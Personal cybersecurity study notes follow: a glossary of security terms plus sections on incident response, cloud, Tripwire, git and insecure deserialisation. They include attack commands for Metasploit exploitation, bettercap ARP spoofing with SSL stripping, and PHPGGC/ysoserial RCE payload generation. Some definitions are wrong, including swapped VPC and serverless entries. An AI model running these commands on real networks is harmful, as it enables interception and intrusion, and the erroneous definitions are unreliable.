**MBC(Malware Behaviour Catalog)** is a catalogue of malware objectives and behaviours, created to support malware analysis oriented use cases, such as labeling, similarity analysis, and standardized reporting.

**NIST(National Institute of Standards and Technology)** is an organization that develops frameworks and policies for Information Security that is used all throughout the industry.

**OPSEC(Operational Security)** is a set of principals and tactics used to attempt to protect the security of an operator or operation.

**PoC(Proof of Concept)** is often a piece of code or an application that is used to demonstrate an idea or theory is possible.

- PoC are often used to demonstrate vulnerabilities.

**PCAP(Packet Capturing)** is a networking practice involving the interception of data packets travelling over a network.

**PASTA(Process for Attack Simulation & Threat Analysis)** is a risk-centric threat modelling framework.

**PII(Personally Identifiable Information)** is any representation of data that can be used to identify an individual directly.

**Power Shell** is a task automation and configuration management program from Microsoft, consisting of a command line shell and the associated scripting language.

**RASP(Run-time Application Self Protection)** is a tool built at the runtime environment and it can control application execution to detect real time attacks.

**RIPEMD(Race Integrity Primitives Evaluation Message Digest)** is a family of cryptographic hash functions developed in 1992.

**SPF(Sender Policy Framework)** is an email authentication method designed to detect forging sender addresses during the delivery of the email.

**STRIDE** – Spoofing, Tampering, Repudiation, Information disclosure, Denial of Service(DoS), and Elevation of Privilege.

**SDL C(Software Development Life Cycle)** is a software engineering concept which is the structured process of developing an application.

**SOAR(Security Orchestration, Automation, and Response)** is a solution that helps organizations to streamline and automate their security operations, including management, and vulnerability response.

**Spear-Phishing** involves sending of targeted emails to specific individuals or groups within an organization, often with a malicious attachment or link/

**TTP(Tactics, Techniques, and Procedures)** describe the methodologies, tools, behavioural patterns and strategies that adversaries use to plan, and execute attacks against target networks and organizations.

**IoC(Indicators of Compromise)** is a forensic term that refers to the evidence or clues on a device that points out to a security breach.

**UID(Unique Identifier)** is a numeric or alphanumeric string that is associated with a single entity.

**UUID(Universal Unique Identifier)** is a 128 bit value used to uniquely identify an object, entity or information within a particular system or knowledge database.

**Orphan Files** is a file that has been left over after its parent application has been deleted or uninstalled from the system.

**Carved Files** is the deleted files that has been recovered without its metadata.

**UTC(Coordinated Universal Time)** is the primary time standard by which the world regulates clock and time.

**UEFI(Unified Extensible Firmware Interface)** provides an interface between the Operating System(OS) and the platform firmware.

- UEFI replaces the BIOS

**VCS(Version Control System)** tracks changes to a file or set of files over time.

Example – Github

**WIPS(Windows Intrusion Prevention System)** analyse the radio spectrum, throughout a wireless network to detect and report intrusion, network policy violations, and unauthorised use.

### **Watering Hole Attack**

An Attack, where a legitimate website frequently visited by a target is compromised and geared towards infecting visitors with malware.

**War Driving** refers to the reconnaissance of neighbourhoods for wireless networks, often by driving around in a vehicle equipped with a wifi enabled device and mapping these networks.

**Wardialing** is an action of using technology to automatically scan a range of phone numbers in order to reveal connected devices such as computers, modems, and office appliances.

**XML(Extensible Markup Language)** is a markup language that defines a set of rules for encoding documents in a format that is both human-readable and machine-readable.

**YAML(Yet Another Markup Language)** is not a markup language, it is a data serialization language that is human-readable and useful for managing data.

**Zombie** is a compromised computer or device controlled remotely by an attacker, typically part of a botnet used for malicious activities.

**Zero Trust Architecture (ZTA)** is a security model that treats every entity(user, device, application) as potentially untrusted and requires continuous verification before granting access.

- “Never Trust, Always Verify”
- Key Benefits – [Greater Security, Better Access Controls, Increased Granularity, Improved Governance and Compliance]
- Components – [N/w & endpoint security, IAM, Policy based enforcement, cloud security, N/w segmentation, Data Protection, Threat detection & prevention]

**ZTNA (Zero Trust Network Architecture)** – “Trust Nothing, Verify Everything”

- **ZTA Security Concepts** – assumes that all devices, users, and services are not inherently trusted, regardless of whether inside or outside a network’s perimeter.

**Trust but Verify:** This principle teaches that we should always verify even when we trust an entity and its behaviour.

- In reality, it is not feasible to verify everything.
- Verifying indicates going through the logs to ensure everything is normal.

➤ **Form of Data on the Disk:**

- Data stores on the disk in the form of charge (+ve or -ve)
- These charges are converted into 0 or 1(binary bits).
- To completely delete the data from disk, we need to change the polarity.
- Means keep the disc in a very strong electromagnetic field

**Slack Space** refers to the storage area of a hard drive ranging from the end of a stored file to the end of that file cluster.

{Slack space is the unused memory space.}

**CEO(Chief Executive Officer)** - senior most officer of an organization.

**CSO(Chief Security Officer)** refer to a person chiefly responsible for an organization’s Information Security.

**CIO(Chief Information Officer)**

**COO(Chief Operating Officer)**

**Regshot** is an open source registry compare utility. [Windows Registry Tool]

- It takes snapshot of your registry then compare it.

**Data Compression** is the reduction of bits needed to represent data.

- Save storage
- increase transfer speed
- decrease costs for n/w bandwidth

**DFIR(Digital Forensics and Incident Response)** is a field within cybersecurity that focuses on the identification, investigation, and remediation of cyberattacks.

**PHI(Protected Health Information)** defined by HIPAA, 1996.

**Privacy** is the right of an individual to control the distribution of information about themselves.

**Clean Disk Policy** specifies how employees should leave their work space when they leave the office.

- Involves removing any sensitive information from your desk everyday.

**ARP(Address Resolution Protocol)** is a protocol used for discovering the link layer address such as MAC address, associated with a given internet layer address, typically an IPv4 address.

- Mapping of IP with MAC
- arp -a [for arp table]

### **RARP(Reverse Address Resolution Protocol)**

**Evil Twin Attack** is a fraudulent wifi access point that appears to be legitimate but is set up to eavesdrop on wireless communication.

- Also known as Honeyspot Access-point Attack

**Kernel** is the core part of OS. It acts as a bridge b/w Application and hardware.

- it is the program that runs very firstly when we try to open any OS.

**Packet Analysers** mostly works at layer 2 or 3 of OSI Model.

Tools – Tcpdump, Wireshark, Tethereal, etc.

**Data Archiving** is the process of moving data that is no longer actively used to a separate storage device for long-term retention.

## TCP Header Flags used to indicate a particular state of connection. [6 Flags]

- SYN – used to establish a 3 way handshake
- ACK – used to acknowledge the successful receipt of a packet
- FIN – means there is no more data from sender
- URG – indicates that the data contained in the packet should be prioritized & handled urgently by the receiver.
- PSH – used to request immediate data delivery to the receiving host
- RST – used to abort/Reset a connection
- We send RST==1 flag in the de-authentication attack

## Security Control Categories:

- Managerial
- Operational
- Technical
- Physical

## Security Control Functional Types:

- Preventive – before event
- Detective – during event
- Corrective – after event
- Directive – enforcing rules
- Deterrent – works at psychological level
- Compensating – restoring functionality, after an incident

## Security Controls used to protect the CIA of the system and its information.

- **Physical Controls** – items that can be touched physically.  
Example – security guards, fences, motion detectors, locked doors/gates, barriers, sealed windows, lights, cable protection, badges, swipe cards, cameras, mantraps, turnstiles, alarms, physical logs, etc.
- **Technical Controls** – are electronic methods that limit someone from getting access to systems.  
Example - Passwords, Biometrics, Token readers connected to a system.
- **Administrative Controls** – are guidelines or advisories aimed at the people within the organization. They provide frameworks, constraints, and standards.
  - Standard used for wifi – IEEE 802.11

- Standard used for Ethernet – IEEE 802.3

➤ Lightning can also cause to a disruption of Service.

**Incident Response (IR)** is a set of information security policies & procedures that you can use to identify, contain and eliminate cyberattacks.

- The Goal of IR is to enable an organization to quickly detect and halt attacks, minimizing damage and preventing future attacks of the same type.
- Minimize the damage, Reduces recovery time and cost
- IR is the subset of Business Continuity Management.

### **Incident Response Plan:**

- [Preparation, Detection, Analysis, Containment, Eradication, Recovery, Lessons Learned]
  - Phase 1: Preparation
  - Phase 2: Detection & Analysis
  - Phase 3: Containment, Eradication, & Recovery
  - Phase 4: Post-Incident Activity (Lessons Learned)

**IH(Incident Handling)** involves mitigation of violations of security policies and recommended practices.

**BC(Business Continuity)** to sustain business operations while recovering from a significant disruption.

**BCP(Business Continuity Plan)** is the proactive development of procedures to restore business operations after a disaster or other significant disruption to the organization.

**BIA(Business impact Analysis)** is the analysis of an Information system's requirements, functions and interdependencies used to characterize contingency requirements & priorities in the event of a significant disruption.

**DR(Disaster Recovery)** refers specifically to restoring the information technology & communication services and systems needed by an organization.

**DRP(Disaster Recovery Plan)** is about restoring back to full operations after a disruption.

**Continuity of Operations:** ensuring that an organization can maintain or quickly resume its critical functions in the event of a disruption, disaster, or crisis.

**Subject** can be defined as any entity that requests access to our assets.


- it requests a service from an object.
- Subjects are active, Objects are passive.

**Object** refers to anything that a Subject attempts to access.

**Access Rule** is an instruction developed to allow or deny access to an object by comparing the validated identity of the subject to an access control list.

### **Defense in Depth – {Multiple layers of Security}**

- Zone Border [Mostly Preventive]
- Within Zone [Mostly Detective]
- Endpoint Controls [Preventive, Detective, & Corrective]



**Network** is simply two or more computers linked together to share data, information or resources.

**Server** is a computer that provides information to other computers on a network.  
Example – web server, email server, print servers, file servers, etc.

**Endpoints** are the ends of a network communication link.

### **Possible Attacks on Network:**

- DoS/DDoS

- Fragment Attacks
- Oversized Packet Attacks
- Spoofing Attacks
- Reconnaissance
- Man-in-the-Middle Attack / On-Path Attack
- Network Monitoring Attacks
- Sniffing Attacks
- Eavesdropping
- Data Modification
- IP address spoofing
- Packet sniffing
- Enumeration {getting more info about target}
- Session Hijacking
- Buffer Overflow
- Malware attacks
- Email Infection
- Password based attacks
- Router attacks {manipulating router table}
- Command & Control
- Data Exfiltration
- Privilege Escalation
  
- **Attacks specific to Wireless n/w:**
  - Rouge Access Point (Fake Access Point)
  - Evil Twin – {create malicious wifi n/w that looks legitimate}
  - Bluesnarfing/Bluejacking {for short range wireless communication}
  - Client miss-association
  - AdHoc Connection Attack
  - Honeyspot Access point attacker
  - AP MAC Spoofing
  - Jamming Signal Attack
  - Wifi jamming – {involves attacker posing as victim}
  - NFC & RFID - {both vulnerable to cloning & skimming}

**Redundancy** is to design systems with duplicate components so that if a failure were to occur, there would be a backup.

## **Cloud Infrastructure:**

**Cloud Computing** is usually associated with an internet-based set of computing resources, and typically sold as a service, provided by a cloud service provider(CSP).

- **SaaS(Software as a Service)** – cloud provides access to s/w applications
- **PaaS(Platform as a Service)** – cloud provides an environment for customers to use to build and operate their own software
  - PaaS is a way for customers to rent hardware, operating systems, storage and network capacity over the internet from a cloud service provider.
- **IaaS(Infrastructure as a Service)** – cloud provides network access to traditional computing resources such as processing power & storage.
  - It provides basic computing resources to customers. (servers, storage, n/w resources)

#### **Types of Cloud Deployment models:**

1. **Public** – cloud for the public user
2. **Private** – generally developed or deployed for a private organization that builds its own cloud.
3. **Hybrid** – Combination of both public & private cloud
4. **Community** – can be either public or private & what makes them unique is that they are generally developed for a particular community.

#### **Cloud Service Provider(CSP):**

- physical security, DDoS protection, backup & recovery
- securing computer, storage, & n/w
- Monitoring & Incident Response, Tenant resource identity & access control

#### **Cloud Service Customer:**

- Protection of OS when deployed
- user identity management, configuring geographic locations
- User and service access controls to cloud resources

#### **Centralized Computing**

- All users/devices rely on the central server/authority
- All data processing & storage is performed in a single location

#### **Decentralized Computing**

- Data processing and storage distributed across multiple locations or devices
- Blockchain, CDN(Content Delivery Network), Distributed Databases, TOR(The Onion Router)

#### **Responsiveness:**

- Load balancing
- Edge computing
- Auto-Scaling

#### **Resilient Architecture Concepts** – Replication, High availability

#### **Cloud Security Considerations -**

- Data Protection, Patching
- Secure Communication – S/w Defined Wide Area Network(SD-WAN)

- Secure Access – Secure Access Service Edge(SASE)

### **Cloud Architecture:**

**VPC(Virtual Private Cloud)** is an isolated, private cloud inside of a public cloud environment. So, that their responses aren't accessible by other users in the same public cloud.

- Is a cloud computing model in which the provider manages the infrastructure and automatically allocates resources as needed, charging only for the actual usage of the application

**Serverless Computing** – A private network segment made available to a single cloud consumer on a public cloud.

**Microservices** – An architectural approach to building software applications as a collection of small and independent services focusing on a specific business capability.

**MSP(Managed Service Provider)** is a company that manages information technology assets for another company.

- MSP also offers services like SaaS.
- It also gives services like MDR(Managed Detection & Response) service

**Embedded Systems** – specialized computers

- many consumer and commercial use cases – {home appliances, smartphones & tablets, medical devices, aerospace & defence}
- real-time operating systems

### **ICSSs(Industrial Control Systems):**

- Human Machine Interfaces (HMIs)
- Programmable Logic Controller (PLC)
- Supervisory Control and Data Acquisition (**SCADA**)
- ICS/SCADA applications -
  - Energy, Industrial, Logistics, Facilities, Fabrication and Manufacturing

**IoT(Internet of Things)** collect and transmit sensitive information

- many IoT devices have limited processing power and memory, difficult to implement stringent security controls
- lacking or misrepresented security capability {Unpatchable}
- lack of standards in design of IoT devices

### **Best Practice Guidance for IoT:**

- IoTSF (the Internet of Things Security Foundation)
- Industrial Internet Consortium (IIC) Security Framework
- Cloud Security Alliance (CSA) IoT Security Control Framework
- European Telecommunication Standards Institute (ETSI) IoT Security Standards

- **Patching of IoT** things is very hard, because sometimes we have to change that chip which have any vulnerability and sometimes cost of that device is very low so company doesn't release their patches.

**DMZ(Demilitarized Zone)** is a network area that is designed to be accessed by outside visitors but is still isolated from the private network of the organization.

**Physical Isolation** – single host or group of hosts not connected to any other network

- Difficult to manage, updates via media devices

**NAC(Network Access Control)** authenticates user/devices before allowing them access to the network.

- It decides who can connect & who can't connect to that network

**Network Segmentation** involves controlling traffic over networked devices.

**Micro-segmentation** divides a network into smaller, isolated segments to limit the spread of an attack within a network.

### **Data Handling Lifecycle:**

- Create – creating the knowledge
- Store – storing or recording
- Use – using the knowledge(modify, partially delete)
- Share – sharing the data with other users
- Archive – Archive it when it is temporarily not needed
- Destroy – Destroy it when it is no longer needed

### **Data Labelling**

- Highly Restricted {loss of life, injury or property damage, etc.}
- Moderately Restricted
- Low Sensitive {sometimes called "internal use only"}
- Unrestricted Public Data {data that is publicly published & can no harm to the organization}

**Data Retention** policies indicates how long an organization is required to maintain information & assets.

**Data Remanence** is same as Residual Data that is left behind after deletion.

**Degaussing** is a technique of erasing data on disk or tape that, when performed properly, ensures that there is insufficient magnetic remanence to reconstruct data.

**Configuration Management** is a process and discipline used to ensure that the only changes made to a system are those that have been authorised and validated.

Components:

- Identification
- Baseline – is a minimum level of protection that can be used as a reference point. {at least acceptable level}
- Change Control – A review and approval process for all changes.
- Verification & Audit

**Thread** is the lightweight version of Process.

**Security Awareness Training** to make sure everyone knows what is expected of them, based on responsibilities and accountabilities, and to find out if there is any carelessness or complacency that may pose a risk to the organization.

**Whaling Attack** is a type of Phishing attacks that attempt to trick highly placed officials or private individuals with sizeable assets into authorizing large fund wire transfers to previously unknown entities.

**Checksum** is a digit representing the sum of the correct digits in a piece of stored or transmitted digital data, against which later comparisons can be made to detect errors in the data.

**Cryptanalyst** is one who performs cryptanalysis which is the study of mathematical techniques for attempting to defeat cryptographic techniques and/or information systems security.

**Cat5 Cable** – 4 twisted pair cables of copper wire inside it.

**Fiber Optic Cable** – carry light/pulses instead of electricity, min loss, max speed

**Wireless** – uses radio waves for data transmission

**Virtual Memory** is the part of secondary storage but used as a RAM.

**Demand Paging** send only urgent processes or that are running currently to the RAM, & the processes that is opened but not running currently store it on virtual memory.

**Veiled Threat** is one that strongly implies but does not specifically threaten violence.

Eg – if you do this, you will be in a very big trouble.

**EDR(Endpoint Detection & Response)** – for host security like HIDS or HIPS.

**Socket(IP+Port)** is the combination of IP address & software port number used for communication between multiple processes.

- It uniquely identifies the endpoint of a communication.

**Sysinternal Suite** is a tool by Microsoft for diagnostic purposes.

- Many tools are integrated into this like – Rammap, Tcpview, Vmmap, pstools, etc.

**Nslookup** commands is used to determine name servers & ip addresses about target.

- We can information without visiting to that domain

**Siggen** used to check the hash value of a file.

- Siggen –SHA {filename}
- shasum {filename}

**Shebang** is the character sequence consisting of the characters, numbers, signs, and exclamation mark(#!) at the beginning of the script.      **[#!/bin/bash]**

- **UID = 0** [Root account's User ID]
- command – id

**AIDE(Advanced Intrusion Detection Environment)** is a tool to watch the changes in the attributes of the files on a system.

**LHOST(Local Host)** – IP Address on attacking computer

**RHOST(Remote Host)** – IP Address of Target computer

**VHOST(Virtual Host)**

**Metasploit** is an open source project that is used in penetration testing.

Commands:

- msfconsole [command to start the tool]
- msf6 > hosts
- msf6 > services -r tcp -u {ip}
- msf6 > show exploits
- msf6 > show options

- msf6 > use {exploit\_name}
- msf6 > set payload {payload\_name}
- msf6 > set rhost {ip}
- msf6 > set lhost {ip}
- msf6 > back
- msf6 > exploit
- msf6 > set URI \_\_\_\_\_
- msf6 > set vhost \_\_\_\_\_

**Meterpreter** shell provides a generic interface for command and control of a compromised target.

- “background” command is used to run the session in background and return to the exploit context from the meterpreter shell.
- If you want to go to that session again - msf6 > sessions -i 1

**Postmortem of Logs** is done for the investigation of something that has already happened.

**Event Viewer** – To view the logs in windows

- **Tools for analysis** – GFI EventsManager, Event LogAnalyzer, Splunk Enterprise

**Tripwire** is a tool to check the integrity of files and applications.

- It detects a change in the file, it logs the event and can even send email notifications.
- It is only detective and notifies about file changes but it does not prevent it.
- Solution for file tampering.

**Other Utilities in Tripwire:**

- **Twprint** is used to print either report files{--print-report} or database files{--print-dbfile} in plaintext
- **Twadmin** for creating & viewing config files, policies, adding or removing encryption.

**Commands:**

- sudo apt-get install tripwire  
[Installation]
- sudo twadmin --generate-keys --local-keyfile /etc/tripwire  
[Setting local key]

- sudo twadmin –generate-keys –site-keyfile /etc/tripwire/site.key  
[Setting site key]
- sudo twadmin –create-cfgfile –site-keyfile /etc/tripwire/site.key  
/etc/tripwire/twcfg.txt  
[Creating config file]
- sudo twadmin –create-polfile –site-keyfile /etc/tripwire/site.key  
/etc/tripwire/twpol.txt  
[Creating policies file]
- sudo tripwire –update –twrfile –twrfile /var/lib/tripwire/report/\_\_\_\_.twr  
[To update tripwire database]
- sudo tripwire –update-policy newpolicy.txt  
[To update policy]
- sudo tripwire –check -R Bin  
[Only check the rule named ‘Bin’]
- **Policies:**
  - /etc/tripwire/secrets -> \$(SEC\_CRIT);
  - /home/myfile -> Mspug
  - SEC\_CRIT = \$(IgnoreNone) -aHMS
    - s – file size, S – SHA Hash, M – MD5 hash
    - p – permissions, ug – user group
    - a – last access time
    - IgnoreAll – watch only the presence of file {Variable}
    - emailto{Rule\_Attribute}
    - –email-report
- sudo tripwire --init
- sudo tripwire –check or, sudo tripwire –check –interactive
- sudo twprint –print-report –report-level 1 –twrfile  
/var/lib/tripwire/report/\_\_\_\_.twr  
[To view the report]

**RCA(Root Cause Analysis)** is the process of discovering the root causes of problems in order to identify appropriate solutions.

**Ping** works on ICMP.

- ICMP echo request
- ICMP echo response
- TTL(Time-to-Live)

**Git & GitHub:**

- ‘git add’ will move that file from working directory to staging area, & ‘git commit’ will move that file from staging area to your repository.
- If we have a {secret\_key.txt} in that folder & we don’t want that would be tracked. So, we have to add one ‘.gitignore’ file & also write ‘.gitignore’ into .gitignore file.
  
- To Setup name & email inside the terminal:
  - git config –global user.name “\_\_\_\_\_”
  - git config –global user.email “\_\_\_\_\_”
- To set up from editor:
  - git config –global –edit
- To check the name & email:
  - git config –global user.name
  - git config –global user.email
  
- **Commands:**
  - pwd, ls, cd, mkdir, rmdir, etc.
  - git init [to make repo a git repo]
  - git status [tells the changes in the directory]
  - git add {filename} [add file into staging area]
  - git status
  - git commit -m “{message}”
  - git log [to check the history of commits]
  - git add . [this will add all the files into staging area that is present in that directory]
  - git checkout {hashcode} [to go at specific stage]  
[hashcode can be known by ‘git log’ command]
  - git checkout master [to go at present things]
  - git branch
  - git branch {branch\_name}
  - git branch
  - git checkout {branch\_name}
  - git checkout -b {anuj/multiply} [it will create a new branch named ‘anuj/multiply’ & will also checkout into that]
  - git merge {anuj/multiply}[generally used after completion of project]
  - git remote add origin {link/path} [to add existing repo to the github]
  - git remote -v [to check the origin]
  - git branch -M master
  - git push -u origin master
  - git checkout {anuj/multiply}

- git push -u origin {anuj/multiply}
- **git clone {repo/path}** [To clone whole repo into your local machine]

**Sandboxing** is a security practice in which you use an isolated environment, or a sandbox in testing.

- A security mechanism used to isolate software
- prevent it from accessing OS features, prevent access to network
- isolate it from other processes/software, “Safe Detonation”

**Event Correlation** refers to the processes involved in sensing and analysing relationships between events.

**Promiscuous Mode** allows a n/w device to intercept and read each network packet that arrives in its entirety.

**Rouge Access Point Attack** is an access point installed on a n/w without the n/w owner's permission.

**Google Takeout** allows us to download a copy of our data stored within google products.

**DKIM(Domain Keys Identified Mail)** is an email authentication method that uses a digital signature to let the receiver of an email know that the message was sent & authorised by the owner of a domain.

**DMARC(Domain-based Message Authentication, Reporting & Conformance)**

**SPF(Sender Policy Framework)** used to authenticate the sender of the email.

- DKIM, DMARC, & SPF are the authentication methods and prevent from phishing, spamming, etc.

**CAM(Content Addressable Memory)** is a special type of computer memory used in certain very-high-speed searching applications.

**ARP Poisoning using ‘bettercap’:**

- bettercap -iface wlan0
- net.show
- help
- net.probe on

- arp.spoof on
- set http.proxy.sslstrip true
- http.proxy on
- net.sniff on
- set arp.spoof.fullduplex true
- set arp.spoof.targets {IP}
- set arp.spoof on
- set net.sniff.local true
- net.sniff on

**Load Balancers** distribute requests across farm or pool of servers.

**Load Balancing** is the method of disturbing network traffic equal across a pool of resources that support an application.

<b>Version -</b>	<b>{X.Y.Z}</b>	X – Upgrade
		Y – Major Vulnerability
		Z – Minor Vulnerability

### Tools [Forensic]:

- **driftnet** {kali terminal tool to capture images from TCP stream it observes}
  - apt install driftnet
  - driftnet -i eth0
  - driftnet -p
- **FTK Imager** [for bit-by-bit copy]
- **Autopsy** [Image file Analyser, Data Recovery Tool]
- **Sysinternals**
- **Hindsight** [For Browser Forensic]
- **Recuva** [Data Recovery Tool]
- **PC Inspector** [Data Recovery Tool]
- **Email Tracer** by RCCF {Email Forensic by Email Header}
- **Nessus** [Vulnerability Discovery Tool]
- **Splunk Enterprise** [Log Analyser Tool]
- **Event Log Analyzer** [Log Analyser Tool]
- **Nerve** [Automatic Pentester Tool]
- **whatsanalyze.com** [Analyse exported whatsapp files]
- **E3 Forensic Universal** [For all kind of data analysis, Smartphone & Application investigation]
- **SqaureX** [Google Chrome Extension, For Privacy & Anonymity]

**Downgrade Attack** is an attack in which the attacker tries to force two hosts on a n/w to use an insecure or weakly protected data transmission protocol.

- Reduce transport encryption version/force use of weak cipher suites
- Like HTTP instead of HTTPS and SSL instead of TLS
- is a kind of MITM attack

**Serialization Attack** happens when an attacker passes a compromised serialized object(a modified JSON payload) to an application or API endpoint.

**Insecure De-serialization** describes the act of taking untrusted serialized data and consuming that data without ensuring that it is valid, which may allow for attacks.

**Serialisation:** In programming, serialisation is the process of transforming an object's state into a human-readable or binary format (or a mix of both) that can be stored or transmitted and reconstructed when required.

- This capability is essential in applications where data must be transferred between different parts of a system or across a network, such as in web-based applications.

**Deserialisation** is the process of converting the formatted data back into an object.

- It's crucial for retrieving data from files, databases, or across networks, restoring it to its original state for usage in applications.

Different programming languages may use varying keywords and functions for serialisation.

- .NET = Serialization
- PHP = Serialize
- Java = Serializable
- Python = Pickle
- Ruby = Marshal

### Serialisation Formats:

**PHP Serialisation:** In PHP, serialisation is accomplished using the `serialize()` function.

Example:

- `O:5:"Notes":1:{s:7:"content";s:14:"Welcome to THM";}`  
[serialized output for string "Welcome to THM"]
  - `O:5:"Notes":1:` = indicates that the serialised data represents an object of the class Notes, which has one property.
  - `s:7:"content"` = represents the property name "content" with a length of 7 characters. In serialised data, strings are represented with s followed by the length of the string and the string in double quotes. Integers are represented with I followed by the numeric value without quotes.
  - `s:14:"Welcome to THM"` = This is the value of content property, with a length of 14 characters.

PHP provides several magic methods that play crucial roles in the serialisation process. Few of the important methods are mentioned below:

- **`__sleep()`**: This method is called on an object before serialisation. It can clean up resources, such as database connections, and is expected to return an array of property names that should be serialised.
- **`__wakeup()`**: This method is invoked upon deserialisation. It can re-establish any connections that the object might need to operate correctly.
- **`__serialize()`**: As of PHP 7.4, this method enables you to customise the serialisation data by returning an array representing the object's serialised form.
- **`__unserialize()`**: This counterpart to `__serialize()` allows for customising the restoration of an object from its serialised data.

**Python** uses a module called Pickle to serialise and deserialise objects.

**Serialisation (Pickling)**: serialised using `pickle.dumps()`. This function transforms the Python object into a binary format that Python can later turn back into an object.

**Encoding process**: After serialising the object, the binary data is encoded into a base64 string using `base64.b64encode()`. This string is safe to display in the HTML and easily stored or transmitted.

#### Deserialisation (Unpickling):

- **Base64 decoding**: When unpicking, the base64 string is first decoded back into binary format using `base64.b64decode()`.
  - **Unpickling**: The binary data is then passed to `pickle.loads()`, which reconstructs the original Python object from the binary stream.
- In Java, object serialisation is facilitated through the Serializable interface.
- For .NET, serialisation has evolved significantly over the years. Initially, BinaryFormatter was commonly used for binary serialisation; however, its use is now discouraged due to security concerns. Modern .NET applications typically use System.Text.Json for JSON serialisation, or System.Xml.Serialization for XML tasks, reflecting a shift towards safer, more standardised data interchange formats.
- Ruby offers simplicity with its Marshal module.

#### Identification:-

1. **Access to the Source Code**: When access to the source code is available, identifying serialisation vulnerabilities can be more straightforward but requires a keen understanding of what to look for. We can examine the source code for use of serialisation functions such as `serialize()`, `unserialize()`, `pickle.loads()`, and others. We must pay special attention to any point where user-supplied input might be passed directly to these functions.

2. **No Access to the Source Code:** When auditing an application without access to its source code, it is commonly referred to as black-box testing. Here, we focus on detecting patterns in server responses and cookies that might indicate the use of serialisation and potential vulnerabilities. As a pentester, appending a tilde ~ at the end of a PHP file name is a common technique attackers use to try to access backup or temporary files created by text editors or version control systems. (When a file is edited or saved, some text editors or version control systems may make a backup copy of the original file with a tilde appended to the file name.)

#### **Analysing Server Responses:**

- **Error messages:** Certain error messages can indirectly indicate issues with serialisation. For instance, PHP might throw error or warnings that contain phrases like unserialize() or Object deserialisation error, which are giveaways of underlying serialisation processes and potential points of vulnerability.
- **Inconsistencies in application behavior:** Unexpected behavior in response to manipulated input (e.g., modified cookies or POST data) can suggest issues with how data is deserialised and handled.

**Examining Cookies:** Cookies are often used to store serialised data in web applications. By examining the contents of cookies, one can usually infer:

- **Base64 encoded values in cookies (PHP and .NET):** If cookies contain data that looks base64 encoded, decoding it might reveal serialised objects or data structures. PHP often uses serialisation for session management and storing session variables in serialised format.
- **ASP.NET view state:** .NET applications might use serialisation in the view state sent to the client's browser. A field named \_\_VIEWSTATE, which is base64 encoded, can sometimes be seen. Decoding and examining it can reveal whether it contains serialised data that could be exploited.

**PHPGGC** (PHP Gadget Chain) is primarily a tool for generating gadget chains used in PHP object injection attacks, specifically tailored for exploiting vulnerabilities related to PHP object serialisation and deserialisation.

- <https://github.com/ambionics/phpggc>

php phpggc -l

[ -l to list all available gadget chains]

php phpggc -l Laravel

[ Laravel as a filter keyword]

php phpggc Laravel/RCE3 system whoami

[ will generate the base64 encoded

payload]

curl MACHINEIP:8089 -X POST -H 'X-XSRF-TOKEN: BASE64\_ENCODED\_TOKEN' | head -n 2

[POST request using curl for the CSRF token]

**YsoSerial** is a widely recognised exploitation tool specifically crafted to test the security of Java applications against serialisation vulnerabilities.

It helps generate payloads that exploit these vulnerabilities, making it an essential tool for attackers and penetration testers who aim to assess and exploit applications that use Java serialisation.

- <https://github.com/frohoff/ysoserial>

Command to generate payload:

- `java -jar ysoserial.jar [payload type] '[command to execute]'`

where,

- [payload type] is the type pf exploit and
- [command to execute] is the arbitrary command they wish to run on the target system.

## Mitigations:

### Red Teamer / Pentester Perspective:

- **Codebase analysis:** Conduct a comprehensive review of the application's serialisation mechanisms. Identify potential points of deserialisation and serialisation throughout the codebase.
- **Vulnerability identification:** Use static analysis tools to detect insecure deserialisation vulnerabilities. Look for improper input validation, insecure libraries, and outdated dependencies.
- **Fuzzing and dynamic analysis:** Employ fuzzing techniques to generate invalid or unexpected input data. Use dynamic analysis tools to monitor the application's behaviour during runtime.
- **Error handling assessment:** Evaluate how the application handles errors during deserialisation. Look for potential error messages or stack traces that reveal system details.

### Secure Coder Perspective:

- **Avoid insecure serialisation formats:** Avoid using inherently insecure serialisation formats like Java serialisation. Choose safer alternatives such as JSON or XML with robust validation mechanisms.
- **Avoid eval and exec:** Avoid using `eval()` and `exec()` functions, as they can execute arbitrary code and pose a significant security risk.
- **Input validation and output encoding:** Implement stringent input validation to ensure that only expected data is accepted. Apply output encoding techniques to sanitise data before serialisation.
- **Secure coding practices:** Follow secure coding practices recommended by security standards and guidelines. Adopt principles such as least privilege, defence in depth, and fail-safe defaults.


**Banner Grabbing** is a technique used to gain information about a computer system on a network and the services running on its open ports.

**Punycode Attack** is a kind of phishing attack, where attackers use visually deceptive URLs to scam or phish their users.

